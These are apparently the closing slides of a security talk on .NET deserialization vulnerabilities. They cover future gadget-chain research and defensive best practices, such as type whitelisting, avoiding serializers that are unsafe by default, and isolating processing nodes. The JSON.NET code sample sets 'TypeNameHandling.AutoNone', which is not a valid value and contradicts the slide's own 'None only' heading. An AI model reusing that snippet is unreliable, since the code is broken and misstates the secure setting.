
FUTURE



.NET Core

- No public gadgets for now
- Gadgets of PowerShell or other third-party libs can be used
- .NET Core 3.0 contains UI API including XamlReader, ObjectDataProvider

Object Injection Vulnerability



Object Injection Vulnerability

- Find and describe patterns automatically
- Find gadget chains by given patterns

DeReviewer

- Populate a knowledge base
- Implement data-flow analysis
- Improve viewing of large graphs
- Integrate with dnSpy to do dynamical analysis

BEST PRACTICES

Don't (de)serialize (untrusted) data

- Don't use serialization if you can
- Use structured data and simple objects
 - Flat objects with strict typed known fields
 - Verify data by scheme before deserialization
- Authenticate data
 - Use HMAC or DataProtection API
 - Don't leak the secret and crypto keys

stupid
• keep it simple, ~~stupid~~
^

Don't use serializers vulnerable by default

- BinaryFormatter, BinaryMessageFormatter, ObjectStateFormatter, LosFormatter
- NetDataContractSerializer, XamlReader, XamlServices, SoapFormatter
- FastJSON, Sweet.Jayson, YamlDotNet (< 5.0) and other

Constraint allowed types

- Use `SerializationBinder` and *whitelist* of allowed types
- That works for `BinaryFormatter`, `ObjectStateFormatter`, `NetDataContractSerializer`, `SoapFormatter`, `JSON.NET`

Don't use type discriminators in JSON/XML

JSON.NET with TypeNameHandling.None only:

```
var obj = JsonConvert.DeserializeObject<object>(data,  
    new JsonSerializerSettings  
    {  
        TypeNameHandling = TypeNameHandling.AutoNone  
    });
```

Isolated environment

- Monitoring and strict firewall rules for complex data processing nodes
- Whitelist the process list/available files/network IO
- Docker containers

References

- Jonathan Birch “Dangerous Contents - Securing .Net Deserialization”
<https://www.slideshare.net/MSbluehat/dangerous-contents-securing-net-deserialization>
- Christopher Frohoff “OWASP SD: Deserialize My Shorts: Or How I Learned To Start Worrying and Hate Java Object Deserialization”
<https://www.slideshare.net/frohoff1/deserialize-my-shorts-or-how-i-learned-to-start-worrying-and-hate-java-object-deserialization>
- Ian Haken "Automated Discovery of Deserialization Gadget Chains
<https://data.hackinn.com/ppt/BlackHat-USA-2018/us-18-Haken-Automated-Discovery-of-Deserialization-Gadget-Chains-wp.pdf>

Thank you for your attention!

Mikhail Shcherbakov

KTH Royal Institute of Technology



@yu5k3



<https://www.linkedin.com/in/mikhailshcherbakov>

The presentation contains footage from "Fight Club" 1999 → 2019